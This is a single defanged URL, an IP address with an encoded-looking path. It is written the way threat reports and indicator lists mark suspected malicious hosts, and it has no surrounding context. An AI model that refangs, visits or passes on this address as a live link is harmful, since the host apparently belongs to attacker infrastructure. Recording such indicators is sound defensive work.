[https://185.122.204\[.\]122/MDViMDU3NDYwMTBm/](https://185.122.204[.]122/MDViMDU3NDYwMTBm/)